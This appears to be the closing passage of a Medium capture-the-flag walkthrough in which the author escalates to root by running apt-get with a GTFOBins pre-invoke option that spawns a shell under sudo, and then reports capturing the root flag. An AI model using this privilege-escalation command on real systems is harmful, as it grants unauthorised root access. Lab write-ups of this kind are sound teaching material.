
apt-get vulnerabilities.



Gtfobins apt-get

Copy this command for Root Shell:sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

Now we have got the root shell



Root Flag

We have also got the root flag,I hope you liked this walkthrough

A like would mean the world for me

Contact me: v.v.adithya.2007@gmail.com

A like would mean the world

By V V Adithya on March 30, 2022.

Canonical link

Exported from Medium on March 30, 2022.